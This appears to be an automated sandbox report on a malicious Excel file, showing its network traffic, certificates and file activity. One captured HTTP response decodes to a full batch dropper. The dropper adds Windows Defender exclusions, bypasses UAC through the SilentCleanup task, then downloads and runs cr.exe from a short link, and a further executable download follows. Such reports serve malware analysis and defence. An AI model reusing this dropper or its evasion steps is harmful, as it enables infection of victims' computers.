Timestamp	kBytes transferred	Direction	Data
Jan 8, 2021 09:06:11.458991051 CET	73	IN	HTTP/1.1 200 OK Date: Fri, 08 Jan 2021 08:06:11 GMT Server: Apache/2.4.46 (Win64) OpenSSL/1.1.1h PHP/7.4.12 Last-Modified: Mon, 04 Jan 2021 21:26:11 GMT ETag: "7d0-5b819bd338a68" Accept-Ranges: bytes Content-Length: 2000 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/x-msdownload Data Raw: 6d 6f 64 65 20 31 38 2c 31 0d 0a 63 6f 6c 6f 72 20 46 45 0d 0a 73 65 74 6c 6f 63 61 6c 0d 0a 66 6f 72 20 2f 66 20 22 74 6f 6b 65 6e 73 3d 34 2d 35 20 64 65 6c 69 6d 73 3d 2e 20 22 20 25 25 69 20 69 6e 20 28 27 76 65 72 27 29 20 64 6f 20 73 65 74 20 56 45 52 53 49 4f 4e 3d 25 25 69 2e 25 25 6a 0d 0a 69 66 20 22 25 76 65 72 73 69 6f 6e 25 22 20 3d 3d 20 22 31 30 2e 30 22 20 28 20 65 63 68 6f 20 22 57 69 6e 64 6f 77 73 20 31 30 20 64 65 74 65 63 74 65 64 22 20 0d 0a 72 65 67 20 61 64 64 20 22 48 4b 43 55 5c 45 6e 76 69 72 6f 6e 6d 65 6e 74 22 20 2f 76 20 22 77 69 6e 64 69 72 22 20 2f 64 20 22 63 6d 64 20 2f 63 20 73 74 61 72 74 20 70 5e 6f 77 65 72 73 68 5e 65 6c 5e 6c 20 2d 77 20 31 20 41 64 64 2d 4d 70 50 72 65 66 65 72 65 6e 63 65 20 2d 45 78 63 6c 75 73 69 6f 6e 50 61 74 68 20 22 24 65 6e 76 3a 74 65 6d 70 22 20 3b 41 64 64 2d 4d 70 50 72 65 66 65 72 65 6e 63 65 20 2d 45 78 63 6c 75 73 69 6f 6e 50 61 74 68 20 22 24 65 6e 76 3a 61 70 70 64 61 74 61 22 20 3b 53 74 61 72 74 2d 53 6c 65 65 70 20 31 32 3b 20 28 4e 65 77 2d 4f 62 6a 65 63 74 20 4e 65 74 2e 57 65 62 43 6c 69 65 6e 74 29 2e 44 6f 77 6e 6c 6f 61 64 46 69 6c 65 28 27 68 74 74 70 73 3a 2f 2f 63 75 74 74 2e 6c 79 2f 30 6a 73 62 55 44 54 27 2c 28 24 65 6e 76 3a 61 70 70 64 61 74 61 29 2b 27 5c 63 72 2e 65 78 65 27 29 3b 53 74 61 72 74 2d 53 6c 65 65 70 20 32 3b 20 53 74 61 72 74 2d 50 72 6f 63 65 73 73 20 24 65 6e 76 3a 61 70 70 64 61 74 61 5c 63 72 2e 65 78 65 3b 26 52 45 4d 20 22 20 3e 6e 75 6c 0d 0a 74 69 6d 65 6f 75 74 20 2f 74 20 32 20 3e 6e 75 6c 0d 0a 73 63 68 74 61 73 6b 73 20 2f 72 75 6e 20 2f 74 6e 20 5c 4d 69 63 72 6f 73 6f 66 74 5c 57 69 6e 64 6f 77 73 5c 44 69 73 6b 43 6c 65 61 6e 75 70 5c 53 69 6c 65 6e 74 43 6c 65 61 6e 75 70 20 2f 49 20 3e 6e 75 6c 0d 0a 74 69 6d 65 6f 75 74 20 2f 74 20 33 20 3e 6e 75 6c 0d 0a 72 65 67 20 64 65 6c 65 74 65 20 22 48 4b 43 55 5c 45 6e 76 69 72 6f 6e 6d 65 6e 74 22 20 2f 76 20 22 77 69 6e 64 69 72 22 20 2f 46 0d 0a 29 0d 0a 69 66 20 22 25 76 65 72 73 69 6f 6e 25 22 20 3d 3d 20 22 36 2e 33 22 20 28 20 65 63 68 6f 20 22 57 69 6e 64 6f 77 73 20 38 2e 31 20 64 65 74 65 63 74 65 64 22 20 0d 0a 72 65 67 20 61 64 64 20 22 48 4b 43 55 5c 45 6e 76 69 72 6f 6e 6d 65 6e 74 22 20 2f 76 20 22 77 69 6e 64 69 72 22 20 2f 64 20 22 63 6d 64 20 2f 63 20 73 74 61 72 74 20 70 5e 6f 77 65 72 73 68 5e 65 6c 5e 6c 20 2d 77 20 31 20 41 64 64 2d 4d 70 50 72 65 66 65 72 65 6e 63 65 20 2d 45 78 63 6c 75 73 69 6f 6e 50 61 74 68 20 22 24 65 6e 76 3a 74 65 6d 70 22 20 3b 41 64 64 2d 4d 70 50 72 65 66 65 72 65 6e 63 65 20 2d 45 78 63 6c 75 73 69 6f 6e 50 61 74 68 20 22 24 65 6e 76 3a 61 70 70 64 61 74 61 22 20 3b 53 74 61 72 74 2d 53 6c 65 65 70 20 31 32 3b 20 28 4e 65 77 2d 4f 62 6a 65 63 74 20 4e 65 74 2e 57 65 62 43 6c 69 65 6e 74 29 2e 44 6f 77 6e 6c 6f 61 64 46 69 6c 65 28 27 68 74 74 70 73 3a 2f 2f 63 75 74 74 2e 6c 79 2f 30 6a 73 62 55 44 54 27 2c 28 24 65 6e 76 3a 61 70 70 64 61 74 61 29 2b 27 5c 63 72 2e 65 78 65 27 29 3b 53 74 61 72 74 2d 53 6c 65 65 70 20 32 3b 20 53 74 61 72 74 2d 50 72 6f 63 65 73 73 Data Ascii: mode 18,1color FEsetlocalfor /f "tokens=4-5 delims=. " %%i in ('ver') do set VERSION=%%i.%%jif "%version%" == "10.0" (echo "Windows 10 detected" reg add "HKCU\Environment" /v "windir" /d "cmd /c start p^owersh^el^l -w 1 Add-MpPreference -ExclusionPath "$env:temp" ;Add-MpPreference -ExclusionPath "$env:appdata" ;Start-Sleep 12; (New-Object Net.WebClient).DownloadFile('https://cutt.ly/0jsbUDT',($env:appdata)+'\cr.exe');Start-Sleep 2; Start-Process $env:appdata\cr.exe;&REM " >nultimeout /t 2 >nulschtasks /run /tn \Microsoft\Windows\DiskCleanup\SilentCleanup /I >nultimeout /t 3 >nulreg delete "HKCU\Environment" /v "windir" /F)if "%version%" == "6.3" (echo "Windows 8.1 detected" reg add "HKCU\Environment" /v "windir" /d "cmd /c start p^owersh^el^l -w 1 Add-MpPreference -ExclusionPath "$env:temp" ;Add-MpPreference -ExclusionPath "$env:appdata" ;Start-Sleep 12; (New-Object Net.WebClient).DownloadFile('https://cutt.ly/0jsbUDT',($env:appdata)+'\cr.exe');Start-Sleep 2; Start-Proces

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49169	192.185.194.191	80	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
Jan 8, 2021 09:06:19.652738094 CET	81	OUT	GET /vantuz_2021.exe HTTP/1.1 Host: chebo.discountmonumentcenter.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jan 8, 2021 09:06:19.814476967 CET	82	IN	HTTP/1.1 200 OK Date: Fri, 08 Jan 2021 08:06:19 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, Keep-Alive Last-Modified: Mon, 04 Jan 2021 21:24:49 GMT Accept-Ranges: bytes Content-Length: 565248 Keep-Alive: timeout=5, max=75 Content-Type: application/x-msdownload Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 b2 d5 65 2a f6 b4 0b 79 f6 b4 0b 79 f6 b4 0b 79 e8 e6 8f 79 ed b4 0b 79 e8 e6 9e 79 ee b4 0b 79 e8 e6 88 79 97 b4 0b 79 d1 72 70 79 fd b4 0b 79 f6 b4 0a 79 93 b4 0b 79 e8 e6 81 79 f7 b4 0b 79 e8 e6 9f 79 f7 b4 0b 79 e8 e6 9a 79 f7 b4 0b 79 52 69 63 68 f6 b4 0b 79 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 17 b8 18 5e 00 00 00 00 00 00 00 00 e0 00 03 01 0b 01 09 00 00 30 08 00 00 80 00 00 00 c0 37 04 b0 36 3f 04 00 d0 37 04 00 00 40 04 00 00 40 00 00 10 00 00 00 02 00 00 05 00 00 00 00 00 00 05 00 00 00 00 00 00 00 00 8 0 40 04 00 10 00 00 00 00 00 00 02 00 00 80 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 04 71 40 04 60 01 00 00 00 00 40 04 04 71 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 54 38 3f 04 18 00 00 00 88 f6 3f 04 48 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 55 50 58 30 00 00 00 00 00 c0 37 04 00 10 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 e0 55 50 58 31 00 00 00 00 00 30 08 00 00 d0 37 04 00 28 08 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 e0 2e 72 73 72 63 00 00 00 00 80 00 00 00 00 40 04 00 74 00 00 00 2c 08 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 33 2e 39 35 00 55 50 58 21 0d 09 08 02 b9 07 27 2e f1 8f 7a 31 fc 18 3f 04 af 66 07 00 00 f2 16 00 24 69 00 8b f3 bc b6 f2 80 d9 06 00 94 d7 0e a8 06 bc d6 9e d7 3e cf ec fe 14 d8 2e 28 06 44 5e ef Data Ascii: MZ@!L!This program cannot be run in DOS mode.$e*yyyyyyyyrpyyyyyyyyyyRichyPEL^076?7@@@q@ `@qT8??HUPX07UPX107(@.rsrc@t,@3.95UPX!'.z1?f$i>.(D^

HTTPS Packets

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Jan 8, 2021 09:06:07.078320026 CET	104.22.1.232	443	192.168.2.22	49165	CN=www.cutt.ly CN=RapidSSL TLS RSA CA G1, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=RapidSSL TLS RSA CA G1, OU=www.digicert.com, O=DigiCert Inc, C=US CN=DigiCert Global Root G2, OU=www.digicert.com, O=DigiCert Inc, C=US	Sat Feb 08 01:00:00 CET 2020 Thu Nov 02 13:24:33 CET 2017	Thu Apr 08 14:00:00 CEST 2021 Tue Nov 02 13:24:33 CET 2027	769,49172-49171-57-51-53-47-49162-49161-56-50-10-19-5-4,0-10-11-23-65281,23-24,0	05af1f5ca1b87cc9cc9b25185115607d
					CN=RapidSSL TLS RSA CA G1, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert Global Root G2, OU=www.digicert.com, O=DigiCert Inc, C=US	Thu Nov 02 13:24:33 CET 2017	Tue Nov 02 13:24:33 CET 2027		
Jan 8, 2021 09:06:18.773220062 CET	104.22.1.232	443	192.168.2.22	49168	CN=www.cutt.ly CN=RapidSSL TLS RSA CA G1, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=RapidSSL TLS RSA CA G1, OU=www.digicert.com, O=DigiCert Inc, C=US CN=DigiCert Global Root G2, OU=www.digicert.com, O=DigiCert Inc, C=US	Sat Feb 08 01:00:00 CET 2020 Thu Nov 02 13:24:33 CET 2017	Thu Apr 08 14:00:00 CEST 2021 Tue Nov 02 13:24:33 CET 2027	769,49172-49171-57-51-53-47-49162-49161-56-50-10-19-5-4,0-10-11-23-65281,23-24,0	05af1f5ca1b87cc9cc9b25185115607d
					CN=RapidSSL TLS RSA CA G1, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert Global Root G2, OU=www.digicert.com, O=DigiCert Inc, C=US	Thu Nov 02 13:24:33 CET 2017	Tue Nov 02 13:24:33 CET 2027		


Copyright null 2021

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Jan 8, 2021 09:08:10.254141092 CET	195.201.225.248	443	192.168.2.22	49174	CN=telecut.in CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Sat Dec 19 08:52:17 CET 2020 Wed Oct 07 21:21:40 CEST 2020	Fri Mar 19 08:52:17 CET 2021 Wed Sep 29 21:21:40 CEST 2021	769,49172-49171-57-51-53-47-49162-49161-56-50-10-19-5-4,0-10-11-23-65281,23-24,0	05af1f5ca1b87cc9cc9b25185115607d
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		
Jan 8, 2021 09:08:12.033230066 CET	104.18.58.219	443	192.168.2.22	49176	CN=sni.cloudflaressl.com, O="Cloudflare, Inc.", L=San Francisco, ST=CA, C=US CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Wed Dec 23 01:00:00 CET 2020 Mon Jan 27 13:48:08 CET 2020	Thu Dec 23 00:59:59 CET 2021 Wed Jan 01 00:59:59 CET 2025	769,49172-49171-57-51-53-47-49162-49161-56-50-10-19-5-4,0-10-11-23-65281,23-24,0	05af1f5ca1b87cc9cc9b25185115607d
					CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Mon Jan 27 13:48:08 CET 2020	Wed Jan 01 00:59:59 CET 2025		
Jan 8, 2021 09:08:26.568110943 CET	104.18.58.219	443	192.168.2.22	49177	CN=sni.cloudflaressl.com, O="Cloudflare, Inc.", L=San Francisco, ST=CA, C=US CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Wed Dec 23 01:00:00 CET 2020 Mon Jan 27 13:48:08 CET 2020	Thu Dec 23 00:59:59 CET 2021 Wed Jan 01 00:59:59 CET 2025	769,49172-49171-57-51-53-47-49162-49161-56-50-10-19-5-4,0-10-11-23-65281,23-24,0	05af1f5ca1b87cc9cc9b25185115607d
					CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Mon Jan 27 13:48:08 CET 2020	Wed Jan 01 00:59:59 CET 2025		

Code Manipulations

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 2484 Parent PID: 584

General

Start time:	09:05:53
Start date:	08/01/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13f480000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\13BF.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	13F7CEC83	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\741F0000	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\CFBF.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	13F7CEC83	GetTempFileNameW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\13BF.tmp	success or wait	1	13FA3B818	DeleteFileW
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image002.pn~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs.rcv	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs.ht~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\CFBF.tmp	success or wait	1	13FA3B818	DeleteFileW

File Moved

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\741F0000	C:\Users\user\AppData\Local\Temp\xlsm.sheet.csv	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\251F0000	C:\Users\user\Desktop\ul9kpUwYel.xls1	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.css	C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs~..	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.htm	C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht~s~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.htm	C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht~s~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image002.png	C:\Users\user\AppData\Local\Temp\imgs_files\image002.pn~s~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xml	C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm~s~	success or wait	1	7FEEAC59AC0	unknown

Copyright null 2021

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs_	C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.css..	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht_	C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.htmss	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht_	C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.htmss	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image003.pn_	C:\Users\user\AppData\Local\Temp\imgs_files\image003.pngss	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm_	C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xmlss	success or wait	1	7FEEAC59AC0	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\741F0000	569	437	ac 94 cf 4e e3 30 10 c6 ef 48 bc 43 e4 2b 4a 5c 38 20 84 9a 72 d8 65 8f 0b 12 f0 00 ae 3d 4d ac fa 9f 3c 06 da b7 67 9c 86 02 55 9b b4 da bd 44 49 9c f9 7e 9f bf 78 66 7a b7 b2 a6 78 83 88 da bb 9a 5d 56 13 56 80 93 5e 69 d7 d4 ec e5 f9 4f 79 c3 0a 4c c2 29 61 bc 83 9a ad 01 d9 dd ec fc 6c fa bc 0e 80 05 55 3b ac 59 9b 52 b8 e5 1c 65 0b 56 60 e5 03 38 5a 59 f8 68 45 a2 c7 d8 f0 20 e4 52 34 c0 af 26 93 6b 2e bd 4b e0 52 99 b2 06 9b 4d 7f c3 42 bc 9a 54 dc af e8 f5 c6 c9 5c 3b 56 fc da 7c 97 51 35 13 21 18 2d 45 22 a3 fc cd a9 1d 48 e9 17 0b 2d 41 79 f9 6a 49 ba c2 10 41 28 6c 01 92 35 55 88 9a 88 f1 09 52 a2 8d 21 e3 7b 99 c1 35 3b 4c 6d b3 e7 fc 7e 7f 45 04 83 3b 25 23 36 fb 1c 2a aa ec b6 82 ad 0e 78 41 61 1d 20 e4 95 c3 39 f4 75 0f f4 03 a3 56 50 3c 8a	...N.0...H.C.+J\8 ..r.e.....=M...<...g...U....DI..~..xfz...x.....]V.V..^i.....Oy..L.)a.....l.....U;.Y.R...e.V`..8ZY.hE.... .R4..&.k..K.R....M..B. .T.....\;V..|.Q5.!.-E".....H...-Ay.jI...A(I..5U.....R..!.{. .5;Lm...~.E..;%#6..*.....xAa . ...9.u....VP<.	success or wait	16	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\741F0000	1006	2	03 00	..	success or wait	16	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\741F0000	0	569	50 4b 03 04 14 00 06 00 08 00 00 00 21 00 0b 89 d8 2d b7 01 00 00 07 06 00 00 13 00 08 02 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 20 a2 04 02 28 a0 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	PK..........!....-............ [Content_Types].xml ... (....................................	success or wait	17	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\741F0000	9460	65536	89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 03 84 00 00 02 58 08 02 00 00 00 b5 a7 bf 8c 00 00 00 04 67 41 4d 41 00 00 b1 8f 0b fc 61 05 00 00 00 20 63 48 52 4d 00 00 7a 26 00 00 80 84 00 00 fa 00 00 00 80 e8 00 00 75 30 00 00 ea 60 00 00 3a 98 00 00 17 70 9c ba 51 3c 00 00 00 06 62 4b 47 44 00 ff 00 ff 00 ff a0 bd a7 93 00 00 00 09 70 48 59 73 00 00 0e c3 00 00 0e c3 01 c7 6f a8 64 00 00 00 07 74 49 4d 45 07 e4 0c 0e 12 27 17 22 9a 29 ba 00 00 80 00 49 44 41 54 78 da ec fd f7 97 1c 47 92 25 0a 9b 99 87 48 9d 59 5a a3 04 34 48 82 cd 26 7b bb a7 67 de be b3 7b f6 9c f7 fd d7 6f e7 ed b4 18 36 25 00 12 aa 80 42 a1 b4 ae d4 99 11 e1 6e df 0f ee 21 52 14 00 f6 10 4d b2 e9 77 30 ec 42 21 2b 45 54 a6 fb f5 6b 66 f7 22 33 83 85 85 85 85 85 85 85 85 85	.PNG........IHDR.......X...... ....gAMA......a.... cHRM..z &..............u0...`..:....p. .Q<....bKGD.............pHYs ....o.d....tIME.....'.".) .....IDATx......G.%....H.YZ.. 4H..&{..g...{.....o....6%....B. ......n...!R....M..w0.B!+ET... kf."3..........	success or wait	4	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\741F0000	264049	1205	50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 0b 89 d8 2d b7 01 00 00 07 06 00 00 13 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 b5 55 30 23 f5 00 00 00 4c 02 00 00 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 f0 03 00 00 5f 72 65 6c 73 2f 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 bb 5c 95 e1 1d 01 00 00 46 03 00 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 16 07 00 00 78 6c 2f 5f 72 65 6c 73 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 27 79 4b ff 99 01 00 00 cb 02 00 00 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 73 09 00 00 78 6c 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c	PK..-.........!....-.......... ....[Content_Types].xmlPK..-.........!..U0#....L ...._rels/.re lsPK..-.........!..\......F... ....xl/_rels/wor kbook.xml.relsPK..-.........!. 'yK.......................s... xl/workbook.xml	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\251F0000	unknown	16384	09 08 10 00 00 06 05 00 67 32 cd 07 c9 00 02 00 06 06 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 05 00 00 41 6c 62 75 73 20 42 00 02 00 b0 04 61 01 02 00 00 00 c0 01 00 00 3d 01 04 00 04 00 03 00 ba 01 0f 00 0c 00 00 54 68 69 73 57 6f 72 6b 62 6f 6f 6b 9c 00 02 00 11 00 19 00 02 00 00 00 12 00 02 00 00 00 13 00 02 00 00 00 af 01 02 00 00 00 bc 01 02 00 00 00 3d 00 12 00 f8 7f f8 7f f0 4b 5e 29 38 00 01 00 01 00 01 00 58 02 40 00	........g2.................... ......\.p....user B.....a.........=........... ..ThisWorkbook................ ....=........K ^)8.......X.@.	success or wait	14	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\251F0000	unknown	16384	e3 28 2b 8b cc 70 90 67 9b e4 dd a8 37 5a 83 52 50 96 52 6b 61 72 a4 19 25 84 00 28 44 b5 d9 f2 2c c7 b5 fe ff ed dd 57 af 24 47 96 27 f8 73 4c ba 76 0f 1d 37 ae 4c 4d b2 aa a6 ba 7b 67 1f e6 61 b1 0f 83 79 9c 0f bc 58 2c b0 18 60 06 b3 3b db d5 5d ac 22 33 93 29 af be a1 b5 47 b8 bb 89 7d 88 7b 53 30 93 a2 ba ab 58 35 0d fb 81 04 c8 40 66 84 4b 8b 7f 98 9b 1d eb 1d f6 e2 7a c4 3e e9 cc 90 c4 ab 85 69 fd a8 76 76 0a 79 be 5a 0e c6 45 34 1f e7 16 b6 49 db 8b a2 c0 8e 61 b3 cc b5 2d c3 34 cb d2 cc bb 5d 35 ca 82 a0 9e 0c c3 ca 5b af 97 db 6a a3 41 dd 56 dd b8 fd f7 36 7b de d5 c2 f9 e1 af 30 62 ac cf 99 94 51 d4 c8 a8 a4 00 40 80 7b c2 0f 3d 21 29 21 d4 6a ac e6 ab f1 c5 e9 ab d3 6f df 8c 06 15 2f 39 67 40 08 1a b0 a5 d1 65 69 88 e2 99 8c b2 6e b8 5d 6c a7	